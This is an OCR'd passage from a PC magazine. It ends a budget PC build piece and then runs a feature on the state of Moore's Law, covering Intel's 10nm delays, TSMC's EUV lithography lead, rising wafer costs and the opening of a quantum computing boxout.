For a price of $900, you could take an alternative route down the gaming laptop line and find something just as capable with the added benefit of portability. Of course, our build has future-proofing in mind, with the opportunity to adapt and upgrade, but this alternative is definitely worth considering as well.

1 **In hindsight, looking at this case now, the one thing that sticks out like a sore thumb is the blue Intel sticker on the stock cooler. Take yours off for a cleaner look.**

2 **In an ideal world, we would like to have had some custom cables to tidy this motherboard up, so that it matches the clean aesthetic of the case. However, as we've said, there was a budget to stick to.**

3 **There's always room for more RAM going forward on a build. Using two DIMM slots out of the four available leaves the mobo looking a little sad and empty.**

4 **Of course, an M.2 SSD would have helped the build and increase the read-write speeds for the system. It would also have reduced the number of cables, creating a cleaner-looking setup.**

MOORE, MOORE, MOORE

It's not dead. It isn't slowing down. It's not even sick. Give it up for Moore's Law, the computing paradigm that's still very much alive and kicking. *Jeremy Laird* investigates how much longer our PCs can keep getting faster

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BY SOME ESTIMATES, over half of the world's economic growth over the last 50 years has depended on Moore's Law. What was once an esoteric observation involving transistor density in semiconductors is arguably now the most important economic driving force on the planet. It's the technological gift that keeps on giving. More transistors. More computing performance. For less money. Year after year.

The net result has been unprecedented global economic growth lasting decades. In other words, Moore's Law isn't just about faster CPUs and GPUs every year or the inevitability that the PC you buy today will be hopelessly outclassed tomorrow. It's about the huge impact that exponential increases in computing power have had on the way we all live.

At least, that was true for about 40 years following the inception of Moore's Law in the mid-1970s. Over the past decade, however, the assumptions around Moore's Law have been shaken, some argue shattered. Certainly, some of the biggest players in chip production have struggled to maintain the relentless technological cadence implicit in Moore's Law. Five or six years ago, the widespread assumption was that Moore's Law was well on its way to becoming as dead as the dodo.


Today, however, it's a bit more complicated than that. The big boys in chip production, including Intel, TSMC, and Samsung, all have aggressive roadmaps involving ever smaller chip nodes that look conspicuously Moore-ish. TSMC in particular has a recent track record for actually delivering. So, is Moore's Law back on course after a temporary blip? Or are its death throes merely being dragged out a little longer than expected? Time to find out.


TO BEGIN, let's reflect on what Moore's Law actually is. It comes down to the disarmingly simple observation that transistor densities in integrated circuits double every two years. In other words, Moore's Law says that twice as many components are squeezed into a given area of computer chip every couple of years. This is the pace at which the chip industry has progressed for decades and the result, in hardware terms, has been spectacular, exponential growth in computing complexity and capability.

If that seems to also imply a halving in cost over the same time frame, the reality isn't quite so simple. Certainly, Moore's Law proved accurate from 1975, when the co-founder of Intel, Gordon Moore (the 'Moore' in Moore's Law), adjusted his earlier observational time frame from doubling every year to every two years, until around 2010, when there were the first signs that the wheels might be coming off one of the most remarkable runs in engineering and economic history.

To illustrate that with some numbers, way back in 1970, Intel's first microprocessor, the 4004, packed 2,250 transistors, which was impressive for the day. Intel's latest desktop chip, Alder Lake, contains over 20 billion transistors. Of course, you'd expect today's CPUs to be dramatically more complex than that 50-year-old processor, so try this for a more recent and arguably more brain-bending comparison. The Intel 486 CPU of 1990 boasted 1.2 million transistors. Roughly speaking, that means 20,000 486s would fit inside the die space of a current Intel Core i9-12900K, were the 486 built on the same 10nm production node as the new chip. That's a staggering notion for anyone who can remember a 486 when it was the latest and greatest desktop powerhouse.

Or how about the first "Willamette" Pentium 4, from 10 years after the 486? That was a 42 million transistor chip. Using the same rationale, you're looking at around 500 of those to rack up the same transistor count as a 12900K. Even a fairly modern Core i7 processor from 2010 would fit inside an Alder Lake die 30 times over, again if it were produced on Intel's latest node.






Apple's M1 Max chip packs around 57 billion transistors.

Moreover, do the math on those 10-year transitions and you'll see that they mostly line up with Moore's Law. From 1.2 million in 1990 to 42 million in 2000 is nearly bang-on doubling every two years. From 2000 to 2010 and 42 million to 774 million, there's a little slippage evident. As for the 10 years from 2010 to 2020 (or 2021, at least, with the arrival of Alder Lake), the step up from 774 million to 22 billion is, again, pretty much in line with the expectations set by Moore's Law.

Of course, you could cherry-pick examples that wouldn't fit quite so nicely. Likewise, Intel is just one company, not the entire semiconductor industry. The new Apple M1 Max chip, as found in



EUV lithography should keep Moore's Law going for a few more years.

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Left: **Intel now knocks out 10nm wafers with desktop CPU dies.**

Above: **ASML's lithography machines are now worth more than Intel's CPUs.**

its latest MacBook Pro computers, packs a slightly crazy 57 billion transistors, for instance. But for as long as we can remember, Intel has been the bellwether for the industry. It's also the outfit that has suffered the most well-publicized chip-production woes of late.

Back in 2015, Intel confirmed that the cadence of Moore's Law, as far as it was concerned, had slowed to two and a half years with the transition from 22nm silicon chip production to 14nm. But it was the jump from 14nm to its latest 10nm node that has proved the most problematic. To understand just how wrong it has gone for Intel, you have to look a little further back in time. In 2012, Intel was expecting to have 10nm processors in production by 2015, with 7nm coming online in 2017 and an even smaller node available in 2019.

But here we are in 2022 with Intel's first 10nm desktop processor having gone on sale just a few months ago. Intel's 10nm is at least five years late. You can read all about what went wrong with Intel 10nm in the boxout on page 32, but suffice to say that 7nm is also proving problematic and is subject to delays. Indeed, the situation has gotten bad enough that Intel has felt the need to rebrand its production nodes to compensate for a perceived lag versus the competition.

To cut a long story short, Intel is now calling its 10nm node 'Intel 7', while the upcoming 7nm node is rebranded 'Intel 4'. If that seems like a desperate attempt to use alternative facts to cover up a technological shortcoming, perhaps there's some truth to that. However, node nomenclature such as '10nm' and '7nm' has long become disconnected from the size of any actual features inside a chip. The gate pitch of most existing production nodes marketed as 7nm is roughly 50nm, for example. So, node names are more a rough guide to comparative density than indicative of actual feature sizes.

On that note, Intel's 10nm tech (the one now known as Intel 7) is said to be good for around 106 million transistors per square millimeter of semiconductor. That's actually slightly better than the 95 million and 97 million achieved by Samsung and TSMC's 7nm nodes, respectively. So, in comparative terms, 'Intel 7' certainly makes sense. That said, both Samsung and TSMC are already producing chips on 5nm processes. TSMC's 5nm node packs in an incredible 173 million transistors per square

© ASML

MOORE IS NO LONGER LESS SMALLER TRANSISTORS COST BIG MONEY

If the demise of Moore's Law has been called a little prematurely, one thing's for sure: keeping it going is becoming increasingly costly. For instance, Intel says it plans to spend $20 billion on a pair of 7nm fabrication units, colloquially known as fabs. Meanwhile, just one of TSMC's latest 5nm manufacturing plants, known as fab 18, is said to have cost £17 billion. That's big money.

Those huge costs are the major reason why the industry is consolidating down to just a few major players. The price of entering the game, let alone of maintaining some competitiveness, is incredibly prohibitive. Another intriguing indicator of just how resource-intensive chip manufacturing has become can be found in the example of ASML (Advanced Semiconductor Materials Lithography). A Dutch company founded in 1984, it specializes in the photolithography machines used by all the big players in chip production. If you want to knock out semiconductors using the latest EUV processes, you need an ASML machine.

But here's the incredible bit. ASML's role is so important, its market capitalization or overall value is now greater than Intel's. So, the broader economics of chip manufacturing is changing fast—and not for the better. Taking TSMC as an example (it's harder to make these judgments based on Intel because, until recently, it has only produced chips for itself and not acted as a foundry for third parties), consider its transition from 65nm to 28nm. The cost of a wafer went up from around $2,000 for 65nm to $3,000 for 28nm. However, because so many more chips can be produced on a 28nm wafer than an equivalent 65nm wafer, the price of individual chips dropped by two-thirds.

However, if you take TSMC's more recent progression from 10nm to 7nm and then 5nm, wafer prices have ballooned from $6,000 to $17,000. The consequence is that chip prices have only shrunk by about 15 percent. The moral of the story is that if wafer prices keep going up, it won't matter whether it's technically possible to keep Moore's Law alive. Nobody will be able to afford the chips, anyway.

INTEL'S 10NM NIGHTMARE
WHAT WENT WRONG WITH INTEL'S LATEST NODE?

As far back as July 2015, Intel publicly confirmed that its 10nm node was in trouble. Fast forward nearly seven years and we've only just got our hands on its first desktop 10nm processors. Moore's Law dictates a doubling of transistor densities every two years, implying a new process node on roughly the same cadence. So something has gone horribly wrong. But what, exactly?

The first problem was ambition. Intel simply went for too big a leap with 10nm. In 2009, for instance, Intel made the jump from 45nm to 32nm. With that came an increase in transistor density from 3.3 million per square millimeter to 7.5 million, a little over double the density. When 22nm arrived in 2011, it was a similar story. It upped the transistor density ante to 15.3 million, or slightly less than double.


Fast forward to 2014, one year later than you'd expect a new node from Intel, and 14nm delivered 37.5 million transistors per square millimeter. That's well over double what 22nm delivered. 14nm was the first troubled node from Intel, and it's likely no coincidence that it also attempted to more than double transistor density.

Then there's 10nm. The first version of 10nm, which was used in tiny numbers to produce a dual-core mobile chip that almost nobody bought in late 2018, was good for a massive 100.8 million transistors per square mm. That's a huge 2.7x scaling compared to 14nm and a big ask indeed.


The other problem was that Intel opted not to go with EUV or extreme ultraviolet lithography technology. As we've explained elsewhere, the wavelength of light used in a lithography process ultimately dictates feature size. And, currently, EUV tech is the shortest wavelength and most advanced available for commercial production.

The reasons why Intel didn't go with EUV are quite technical and are related to the fact that it tends to produce chips using single-die masks. Any damage to that mask threatens to kill the entire wafer. By contrast, the likes of TSMC and Samsung tend to use multi-die masks that can sustain some damage while maintaining reasonable yields. Also, EUV-compatible tools to protect masks, known as pellicles, only became available in 2019.

In short, Intel decided not to go with EUV, making that ambitious 2.7x density scaling even more technically challenging. Intriguingly, Intel's next node, formally known as 7nm and now branded Intel 4, is expected to be less ambitious in 'only' increasing transistor density to 180 million per square millimeter, less than double that of its existing 10nm node. It will also be the first Intel node to use EUV technology.



Intel's 10nm node arrived at least five years late.



Tools such as masks are critical to the chip production process.

millimeter, which is what makes that crazy 57 billion transistor count viable for the Apple M1 Max chip in a portable MacBook Pro computer.

Indeed, if there's a single outfit remaining in the chip industry that best represents the notion that Moore's Law is alive and well, it's surely Taiwan Semiconductor Manufacturing Company (TSMC). It's currently the largest chip foundry in the world and the undisputed leader when it comes to squeezing ever-smaller features into viable, commercial semiconductors that go into products you can actually buy. While Intel has fallen from its leadership position, TSMC has kept on trucking. In September 2020, Apple's A14 chip debuted TSMC's 5nm process, putting it at least a full node ahead of Intel.

Moreover, TSMC is incredibly bullish about its ability to keep Moore's Law going. Philip Wong, vice president of corporate research at TSMC doesn't just think Moore's Law is alive and well, he reckons it could keep on delivering for another three decades. "It's not dead," Wong says of Moore's Law, "it's not slowing down. It's not even sick."

As for how TSMC has achieved its lead, a major factor has been its aggressive adoption of so-called EUV or extreme ultraviolet lithography technology. In simple terms, semiconductor manufacturing comes down to etching details on silicon wafers by shining light through patterned masks onto a substrate. The substrate (or wafer) is coated with a light-sensitive photoresist chemical that hardens when exposed to ultraviolet light, while the remainder of the coating is removed by solvents, leaving a finished circuit.

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

***Above*: TSMC has been making 5nm chips for over 18 months.**
***Left*: TSMC beat Intel to EUV lithography, which is part of the reason why it has a clear node advantage.**

To a large extent, the minimum size of the features being etched, and therefore the number of transistors that can be crammed into a given area of the wafer, are dictated by the wavelength of the light. The shorter the wavelength used, the smaller the features. In simple terms, the smallest current production processes demand EUV technology and TSMC absolutely dominates in its use of EUV. Last year, TSMC shipped nearly three-quarters of all semiconductors produced via EUV lithography, Samsung a little under a quarter, while Intel barely factored.

As for overall advanced node capacity, in 2021 TSMC was tooled up for nearly 150,000 7nm-class wafers per month and over 100,000 5nm class wafers. Intel's 10nm node or Intel 7 capacity was around 50,000 wafers.

What's more, late last year TSMC reportedly began trial production of its next major advance, 3nm, with full-scale production slated for the second half of this year. Next year, TSMC is expected to have a staggering 120,000 wafer-per-month 3nm capacity. That 3nm node, incidentally, is expected to offer a transistor density of 300 million per square millimeter.

Meanwhile, Intel's 7nm capacity (the node now branded Intel 4) is expected to be just 20,000 wafers per month. No wonder Intel has decided to outsource some of its cutting-edge chips to TSMC for manufacture over the next few years while it gets its own foundries in order.

If that's the good news, the bad is that the eventual physical limitation to the existing basis of Moore's Law remains. There's only so far you can go shrinking transistors and other features using conventional semiconductor tech. TSMC's Wong has pointed out that its current FinFET transistor technology is already approaching the atom scale.

"The fin is about 10nm, or rather slightly less than 10nm," Wong says, "and, if you use an extremely high-resolution transmission electron microscope, you can actually see the individual atoms. You can count them. You still need both hands and maybe toes to count the number of atoms in a fin, but not much more than that.

"So, if you go by two-dimensional device scaling by itself—which is a really powerful knob that we have in making new transistors, in providing you density—you quickly see that we're down to very few atoms, and very soon you'll run out of atoms.

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THE QUANTUM CONUNDRUM WHAT AN ENTANGLED MESS WE WEAVE...

Forget material science, feature density, and all that old-fashioned stuff involving classical physics and chemistry. Could quantum computing make Moore's Law completely redundant, but in a good way?

According to quantum computing advocates, it's possible to imagine a single quantum computer capable of not just matching the combined number-crunching might of all existing classical computers, but also of executing as many calculations at once as is practically useful. In other words, all the computing power any of us could ever need in a single machine. Forget Bill Gates' apocryphal claim that nobody needs more than 640K, quantum computing aficionados think we won't need more than one PC between us.

If that sounds like a fringe theory, try this comment from Android OS architect Andy Rubin. "If you have computing as powerful as this could be, you might only need one [computer]." So, how might that work? Conventional computing operates in the binary realm of zeros and ones, otherwise known as bits in computing vernacular. The basic component in a classical computer, the transistor, is therefore either off or on. There is no alternative.

